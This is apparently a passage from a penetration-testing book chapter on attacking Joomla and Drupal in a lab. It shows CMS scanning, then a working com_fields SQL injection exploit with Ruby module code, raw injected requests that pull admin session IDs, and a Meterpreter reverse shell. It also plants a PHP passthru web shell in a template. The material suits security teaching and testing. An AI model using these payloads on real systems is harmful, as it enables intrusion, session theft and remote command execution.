[+] Plugin: ██████████/components/com_poll/
[+] Plugin: ██████████/components/com_search/
[+] Plugin: ██████████/components/com_user/
[+] Plugin: ██████████/components/com_user/controller.php
[+] Plugin: ██████████/components/com_weblinks/
[+] Plugin: ██████████/components/com_wrapper/
[+] Plugin: ██████████/includes/joomla.php
[+] Plugin: ██████████/libraries/joomla/utilities/compat/php50x.php
[+] Plugin: ██████████/libraries/phpxmlrpc/xmlrpcs.php
[+] Plugin: ██████████/plugins/editors/tinymce/jscripts/tiny_mce/plugins/tinybrowser/
[+] Plugin: ██████████/plugins/editors/xstandard/attachmentlibrary.php
[+] Plugin: ██████████/templates/ja_purity/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomla_plugins) > █
```



```
Harry@xXxZombi3xXx ~/joomlaVS master
Harry@xXxZombi3xXx ~/joomlaVS master ./joomlaVS.rb

-----
JoomlaVS
-----

usage: ./joomlaVS.rb [options]
Basic options
  -u, --url           The Joomla URL/domain to scan.
  --basic-auth       <username:password> The basic HTTP authentication credentials
  -v, --verbose      Enable verbose mode
Enumeration options
  -a, --scan-all     Scan for all vulnerable extensions
  -c, --scan-components Scan for vulnerable components
  -m, --scan-modules Scan for vulnerable modules
  -t, --scan-templates Scan for vulnerable templates
  -q, --quiet        Scan using only passive methods
Advanced options
  --disable-tls-checks Disable SSL/TLS certificate verification.
  --follow-redirection Automatically follow redirections
  --no-colour        Disable colours in output
  --proxy            <[protocol://]host:port> HTTP, SOCKS4 SOCKS4A and SOCKS5 are supported. If no protocol is given, HTTP will be used
  --proxy-auth       <username:password> The proxy authentication credentials
  --threads          The number of threads to use when multi-threading requests
  --user-agent       The user agent string to send with all requests
  --hide-banner      Do not show the JoomlaVS banner
```

```

-----
[+] URL: http://192.168.2.8/Joomla-3.7.0/
[+] Started: Sun Aug  4 18:10:31 2019

[+] Found 2 interesting headers.
| Server: Apache/2.4.34 (Unix) PHP/7.1.19
| X-Powered-By: PHP/7.1.19

[+] Joomla version 3.7.0 identified from admin manifest
[!] Found 0 vulnerabilities affecting this version of Joomla!

[+] Scanning for vulnerable components...
[!] Found 1 vulnerable components.

-----

[+] Name: com_fields - v3.7.0
| Location: http://192.168.2.8/Joomla-3.7.0/administrator/components/com_fields
| Manifest: http://192.168.2.8/Joomla-3.7.0/administrator/components/com_fields/fields.xml
| Description: COM_FIELDS_XML_DESCRIPTION
| Author: Joomla! Project
| Author URL: www.joomla.org

[!] Title: Joomla Component Fields - SQLi Remote Code Execution (Metasploit)
| Reference: https://www.exploit-db.com/exploits/44358

-----

[+] Scanning for vulnerable modules...
[!] Found 0 vulnerable modules.

-----

[+] Scanning for vulnerable templates...

```

```

msf5 >
msf5 > use unix/webapp/joomla_comfields_sqli_rce
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > show options

Module options (exploit/unix/webapp/joomla_comfields_sqli_rce):

  Name      Current Setting      Required  Description
  ----      -
  Proxies   http:192.168.2.8:8080 no        A proxy chain of format type:host:port[,type:host:port][
  RHOSTS    192.168.2.8          yes       The target address range or CIDR identifier
  RPORT     80                   yes       The target port (TCP)
  SSL       false                no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /Joomla-3.7.0/       yes       The base path to the Joomla application
  VHOST     no                   no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting      Required  Description
  ----      -
  LHOST     192.168.2.8          yes       The listen address (an interface may be specified)
  LPORT     4444                 yes       The listen port

```

```
def sqli(tableprefix, option)
# SQLi will grab Super User or Administrator sessions with a valid username and userid (else they are not logged in).
# The extra search for userid!=0 is because of our SQL data that's inserted in the session cookie history.
# This way we make sure that's excluded and we only get real Administrator or Super User sessions.
if option == 'check'
start = rand_text_alpha(5)
start_h = start.unpack('H*')[0]
fin = rand_text_alpha(5)
fin_h = fin.unpack('H*')[0]

sql = "(UPDATEXML(2170,CONCAT(0x2e,0x#{start_h}),(SELECT MID((IFNULL(CAST(TO_BASE64(table_name) AS CHAR),0x20)),1,22) FROM
information_schema.tables order by update_time DESC LIMIT 1),0x#{fin_h}),4879))"
else
```

Request

Raw Params Headers Hex

GET
/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=(UPDATEXML(2170,CONCAT(0x2e,0x414243,(SELECT+MID((IFNULL(CAST(TO_BASE64(table_name)+AS+CHAR),0x20)),1,22)+FROM+information_schema.tables+order+by+update_time+DESC+LIMIT+1),0x414243),4879)) HTTP/1.1
Host: 192.168.2.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close

Raw
Headers
Hex
HTML
Render

[CMS Testing](#)

The requested page can't be found.

An error has occurred while processing your request.

You may not be able to visit this page because of:

- an **out-of-date bookmark/favourite**
- a **mistyped address**
- a search engine that has an **out-of-date listing for this site**
- you have **no access** to this page

[Go to the Home Page](#)

[Home Page](#)

If difficulties persist, please contact the System Administrator of this site and report the error below.

500 XPATH syntax error: 'ABCbnRuc2lfc2Vzc2lvbG==ABC'

[Back to Top](#)

© 2019 CMS Testing

```

def sqli(tableprefix, option)
# SQLi will grab Super User or Administrator sessions with a valid username and userid (else they are not logged in).
# The extra search for userid!=0 is because of our SQL data that's inserted in the session cookie history.
# This way we make sure that's excluded and we only get real Administrator or Super User sessions.
if option == 'check'
start = rand_text_alpha(5)
start_h = start.unpack('H*')[0]
fin = rand_text_alpha(5)
fin_h = fin.unpack('H*')[0]

sql = "(UPDATEXML(2170,CONCAT(0x2e,0x#{start_h}),(SELECT MID((IFNULL(CAST(TO_BASE64(table_name) AS CHAR),0x20)),1,22) FROM
information_schema.tables order by update_time DESC LIMIT 1),0x#{fin_h}),4879))"
else
start = rand_text_alpha(3)
start_h = start.unpack('H*')[0]
fin = rand_text_alpha(3)
fin_h = fin.unpack('H*')[0]

sql = "(UPDATEXML(2170,CONCAT(0x2e,0x#{start_h}),(SELECT MID(session_id,1,42) FROM #{tableprefix}session where userid!=0 LIMIT 1),0x
#{fin_h}),4879))"
end

# Retrieve cookies
res = send_request_cgi({
'method' => 'GET'.

```

```
# Retrieve cookies
res = send_request_cgi({
  'method' => 'GET',
  'uri' => normalize_uri(target_uri.path, 'index.php'),
  'vars_get' => {
    'option' => 'com_fields',
    'view' => 'fields',
    'layout' => 'modal',
    'list[fullordering]' => sql
  }
})

if res && res.code == 500 && res.body =~ /#{start}(.*)#{fin}/
  return $1
end
return nil
end
```

Request

Raw Params Headers Hex

GET

/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=%28UPDATEXML%282170%2cCONCAT%280x2e%2c0x414243%2c%28SELECT%20MID%28session_id%2c1%2c42%29%20FROM%20ntnsi_session%20where%20userid%21%3d0%20LIMIT%201%29%2c0x414243%29%2c4879%29%29]HTTP/1.1

Host: 192.168.2.8

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Content-Type: application/x-www-form-urlencoded

Connection: close

Response

Raw Headers Hex HTML **Render**

[CMS Testing](#)

The requested page can't be found.

An error has occurred while processing your request.

You may not be able to visit this page because of:

- an **out-of-date bookmark/favourite**
- a **mistyped address**
- a search engine that has an **out-of-date listing for this site**
- you have **no access** to this page

Go to the Home Page

[Home Page](#)

If difficulties persist, please contact the System Administrator of this site and report the error below.

500 XPATH syntax error: 'ABCC39a5ef7fe4fabd696f3db05a2b4c'

[Back to Top](#)

© 2019 CMS Testing

```
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > exploit
[*] Started reverse TCP handler on 192.168.2.8:4444
[*] 192.168.2.8:80 - Retrieved table prefix [ ntnsi ]
[-] Exploit aborted due to failure: unknown: 192.168.2.8:80: No logged-in Administrator or Super User user found!
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
```

```
mysql>
mysql> SELECT MID(session_id,1,42) FROM ntnsi_session where userid!=0 LIMIT 1;
+-----+
| MID(session_id,1,42) |
+-----+
| c39a5ef7fe4fabd696f3db05a2b4cf30 |
+-----+
1 row in set (0.00 sec)

mysql> █
```

Request

Raw Params Headers Hex

```
GET
/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=(UPDATEXML(2170,CONCAT(0x2e,0x414243,(SELECT+MID(session_id,1,15)+FROM+ntnsi_session+where+userid!%3d0+LIMIT+1),0x414243),4879))HTTP/1.1
Host: 192.168.2.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close
```

Response

Raw Headers Hex HTML **Render**

[CMS Testing](#)

The requested page can't be found.

An error has occurred while processing your request.

You may not be able to visit this page because of:

- an **out-of-date bookmark/favourite**
- a **mistyped address**
- a search engine that has an **out-of-date listing for this site**
- you have **no access** to this page

Go to the Home Page

[Home Page](#)

If difficulties persist, please contact the System Administrator of this site and report the error below.

500 XPATH syntax error: 'ABCC39a5ef7fe4fabdABC'

[Back to Top](#)

© 2019 CMS Testing

Request

Raw Params Headers Hex

GET
/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=(UPD
ATEXML(2170,CONCAT(0x2e,0x414243,(SELECT+MID(session_id,16,42)+FROM+ntnsi_session+wh
ere+userid!%3d0+LIMIT+1),0x414243),4879)) HTTP/1.1
Host: 192.168.2.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close

Response

Raw Headers Hex HTML **Render**

[CMS Testing](#)

The requested page can't be found.

An error has occurred while processing your request.

You may not be able to visit this page because of:

- an **out-of-date bookmark/favourite**
- a **mistyped address**
- a search engine that has an **out-of-date listing for this site**
- you have **no access** to this page

Go to the Home Page

[Home Page](#)

If difficulties persist, please contact the System Administrator of this site and report the error below.

500 XPATH syntax error: 'ABC696f3db05a2b4cf30ABC'

[Back to Top](#)

© 2019 CMS Testing



```
def exploit
  # Request using a non-existing table first, to retrieve the table prefix
  val = sqli(rand_text_alphanumeric(rand(10)+6), 'check')
  if val.nil?
    fail_with(Failure::Unknown, "#{peer} - Error retrieving table prefix")
  else
    table_prefix = Base64.decode64(val)
    table_prefix.sub! '_session', ''
    print_status("#{peer} - Retrieved table prefix [ #{table_prefix} ]")
  end



  # Retrieve the admin session using our retrieved table prefix
  val_1 = sqli("#{table_prefix}_", 'exploit')
  val_2 = sqli_2("#{table_prefix}_", 'exploit')
  val = val_1 + val_2

  if val.nil?
    fail_with(Failure::Unknown, "#{peer}: No logged-in Administrator or Super User user found!")
  else
    auth_cookie_part = val
    print_status("#{peer} - Retrieved cookie [ #{auth_cookie_part} ]")
  end
end
```

```
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > exploit
```

```
[*] Started reverse TCP handler on 192.168.2.8:4444
[*] 192.168.2.8:80 - Retrieved table prefix [ ntnsi ]
[*] 192.168.2.8:80 - Retrieved cookie [ 820f1bac7d4605bbd3b9cc5d1e4df9e9 ]
[*] 192.168.2.8:80 - Retrieved unauthenticated cookie [ c099e8277f1e5a873ce216c14ac5c5df ]
[+] 192.168.2.8:80 - Successfully authenticated
[*] 192.168.2.8:80 - Creating file [ m1Vjlyirm.php ]
[*] 192.168.2.8:80 - Following redirect to [ /Joomla-3.7.0/administrator/index.php?option=com
L20xVmpseWlybS5waHA%3D ]
[*] 192.168.2.8:80 - Token [ c41c446f4408be790655765fe90ac74e ] retrieved
[*] 192.168.2.8:80 - Template path [ /templates/bee3/ ] retrieved
[*] 192.168.2.8:80 - Insert payload into file [ m1Vjlyirm.php ]
[*] 192.168.2.8:80 - Payload data inserted into [ m1Vjlyirm.php ]
[*] 192.168.2.8:80 - Executing payload
[*] Sending stage (38247 bytes) to 192.168.2.8
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.8:50704) at 2019-07-21 18:18:
[+] Deleted m1Vjlyirm.php
```






Message
File successfully saved.

Editor Create Overrides Template Description

Editing file "/index.php" in template "protostar".

css Press F10 to toggle Full Screen editing.


```
1 <?php passthru($_GET['cmd']); ?><?php
```



view-source:192.168.2.8/Jooml...
Not Secure | view-source:192.168.2.8/Joomla-3.7.0/templates/protostar/index.php?cmd=id

```
1 uid=70(_www) gid=70(_www)  
groups=70(_www),12(everyone),61(localaccounts),703(com.apple.sharepoint.group.3),702(com.apple.sharepoint.group.2),100(_lpoperator),701(com.apple.sharepoint.group.1)  
2
```

Chapter 10: Pentesting CMSes - Drupal



```

Harry@xXxZombi3xXx ~/Downloads/drupal 1c
-rwxr-xr-x Harry staff 1 KiB Wed Mar 7 21:10:20 2018 core/
-rwxr-xr-x Harry staff 96 B Wed Mar 7 21:10:20 2018 modules/
-rwxr-xr-x Harry staff 96 B Wed Mar 7 21:10:20 2018 profiles/
-rwxr-xr-x Harry staff 224 B Wed Mar 7 21:10:20 2018 sites/
-rwxr-xr-x Harry staff 96 B Wed Mar 7 21:10:20 2018 themes/
-rwxr-xr-x Harry staff 640 B Wed Mar 7 21:23:44 2018 vendor/
-rw-r--r-- Harry staff 1 KiB Wed Mar 7 21:10:20 2018 .csslintrc
-rw-r--r-- Harry staff 357 B Wed Mar 7 21:10:20 2018 .editorconfig
-rw-r--r-- Harry staff 151 B Wed Mar 7 21:10:20 2018 .eslintignore
-rw-r--r-- Harry staff 41 B Wed Mar 7 21:10:20 2018 .eslintrc.json
-rw-r--r-- Harry staff 3 KiB Wed Mar 7 21:10:20 2018 .gitattributes
-rw-r--r-- Harry staff 2 KiB Wed Mar 7 21:10:20 2018 .ht.router.php
-rw-r--r-- Harry staff 7 KiB Wed Mar 7 21:10:20 2018 .htaccess
-rw-r--r-- Harry staff 17 KiB Wed Nov 16 23:57:06 2016 LICENSE.txt
-rw-r--r-- Harry staff 5 KiB Wed Mar 7 21:10:20 2018 README.txt
-rw-r--r-- Harry staff 262 B Wed Mar 7 21:10:20 2018 autoload.php
-rw-r--r-- Harry staff 2 KiB Wed Mar 7 21:10:20 2018 composer.json
-rw-r--r-- Harry staff 157 KiB Wed Mar 7 21:10:20 2018 composer.lock
-rw-r--r-- Harry staff 1 KiB Wed Mar 7 21:10:20 2018 git example.gitignore
-rw-r--r-- Harry staff 549 B Wed Mar 7 21:10:20 2018 index.php
-rw-r--r-- Harry staff 1 KiB Wed Mar 7 21:10:20 2018 robots.txt
-rw-r--r-- Harry staff 848 B Wed Mar 7 21:10:20 2018 update.php
-rw-r--r-- Harry staff 4 KiB Wed Mar 7 21:10:20 2018 web.config
Harry@xXxZombi3xXx ~/Downloads/drupal

```

```

<directoryBrowse enabled="false"/>
<rewrite>
  <rules>
    <rule name="Protect files and directories from prying eyes" stopProcessing="true">
      <match url="\.
      (engine|inc|info|install|make|module|profile|test|po|sh|.*sql|theme|tpl(\.php)?
      |xhtml)$|^(\..*|Entries.*|Repository|Root|Tag|Template|composer\.(json|lock))$"/>
      <action type="CustomResponse" statusCode="403" subStatusCode="0" statusReason="Forbidden"
      statusDescription="Access is forbidden."/>
    </rule>
    <rule name="Force simple error message for requests for non-existent favicon.ico"
    stopProcessing="true">
      <match url="favicon\.ico"/>
      <action type="CustomResponse" statusCode="404" subStatusCode="1" statusReason="File Not
      Found" statusDescription="The requested file favicon.ico was not found"/>
      <conditions>
        <add input="{REQUEST_FILENAME}" matchType="IsFile" negate="true"/>
      </conditions>
    </rule>
  </rules>
</rewrite>

```

```
11   xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12   xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16   <link rel="shortcut icon" href="http://192.168.2.8:8081/misc/favicon.ico"
17   <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18   <link rel="alternate" type="application/rss+xml" title="Drupal Old RSS" href="
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2019 19:31:54 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Cache-Control: must-revalidate, no-cache, private
Link: <http://192.168.2.8:8080/node/1>; rel="canonical"
Link: <http://192.168.2.8:8080/node/1/delete>; rel="https://drupal.org/link-relations/delete-form"
Link: <http://192.168.2.8:8080/node/1/edit>; rel="edit-form"
Link: <http://192.168.2.8:8080/node/1/revisions>; rel="version-history"
Link: <http://192.168.2.8:8080/node/1>; rel="https://drupal.org/link-relations/revision"
Link: <http://192.168.2.8:8080/node?node=1>; rel="https://drupal.org/link-relations/create"
X-Drupal-Dynamic-Cache: MISS
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
X-Drupal-Cache: HIT
Content-Length: 1909
Connection: close
Content-Type: application/hal+json
```



```
← → ↻ ⓘ Not Secure | 192.168.2.8:8081/CHANGELOG.txt

Drupal 7.36, 2015-04-01

- Added a 'file_public_schema' variable which allows modules that define publicly-accessible streams in hook_stream_wrappers() to bypass file download access checks when processing managed file upload fields.
- Fixed a bug that caused database query tags not to be added to search-related database queries under many circumstances, and which prevented the corresponding hook_query_TAG_alter() implementations from being called.
- Fixed the "for" attribute on managed file upload field labels to improve accessibility (minor markup change).
- Added a 'javascript_always_use_jquery' variable which can be set to FALSE by
```

Drupal 8.5.0

Drupal already installed

- To start over, you must empty your existing database and copy *default.settings.php* over *settings.php*.
- To upgrade an existing installation, proceed to the [update script](#).
- View your [existing site](#).

```
← → ↻ ⓘ Not Secure [redacted] /sites/all/modules/menu_per_role/README.txt 🔍 ☆ 🗑️ ABP 3 🛡️
```

```
Menu per Role Module
-----
by Wolfgang Ziegler, nuppla@zites.net

Modified for D6 by
jrowny, jrowng@gmail.com on 12/5/2008
hutch
AlexisWilke

Description
-----
This module allows you to restrict access of menu items per roles. It depends on the
drupal core menu.module - just activate both modules and edit a menu item as usual.
There will be a new fieldset that allows you to restrict access by role.

<DRUPAL 5>
Installation
-----
Unfortunately you need to patch the drupal file includes/menu.inc. Use the the patch
provided with the module. If you don't know how to patch, you can just insert the three
additional lines manually - but remove the leading plus.
```

```
Harry@xXxZombi3xXx ~$ git clone https://github.com/droope/droopescan
Cloning into 'droopescan'...
remote: Enumerating objects: 6091, done.
remote: Total 6091 (delta 0), reused 0 (delta 0), pack-reused 6091
Receiving objects: 100% (6091/6091), 1.81 MiB | 1.20 MiB/s, done.
Resolving deltas: 100% (4613/4613), done.
Harry@xXxZombi3xXx ~$
```

```

Harry@xXxZombi3xXx ~/droopescan P master ./droopescan scan drupal -u http://[REDACTED]
[+] Known drupal folders have returned 404 Not Found. If a module does not have a LICENSE.txt file it will not be detected.
[+] No themes found.

[+] Possible interesting urls found:
Default changelog file - http://[REDACTED]/CHANGELOG.txt

[+] Possible version(s):
6.22

[+] Plugins found:
ckeditor http://[REDACTED]/sites/all/modules/ckeditor/
http://[REDACTED]/sites/all/modules/ckeditor/CHANGELOG.txt
http://[REDACTED]/sites/all/modules/ckeditor/README.txt
http://[REDACTED]/sites/all/modules/ckeditor/LICENSE.txt
imagecache_actions http://[REDACTED]/sites/all/modules/imagecache_actions/
http://[REDACTED]/sites/all/modules/imagecache_actions/README.txt
http://[REDACTED]/sites/all/modules/imagecache_actions/LICENSE.txt
nice_menus http://[REDACTED]/sites/all/modules/nice_menus/
http://[REDACTED]/sites/all/modules/nice_menus/CHANGELOG.txt
http://[REDACTED]/sites/all/modules/nice_menus/README.txt
http://[REDACTED]/sites/all/modules/nice_menus/LICENSE.txt
languageicons http://[REDACTED]/sites/all/modules/languageicons/
http://[REDACTED]/sites/all/modules/languageicons/LICENSE.txt
galleryformatter http://[REDACTED]/sites/all/modules/galleryformatter/
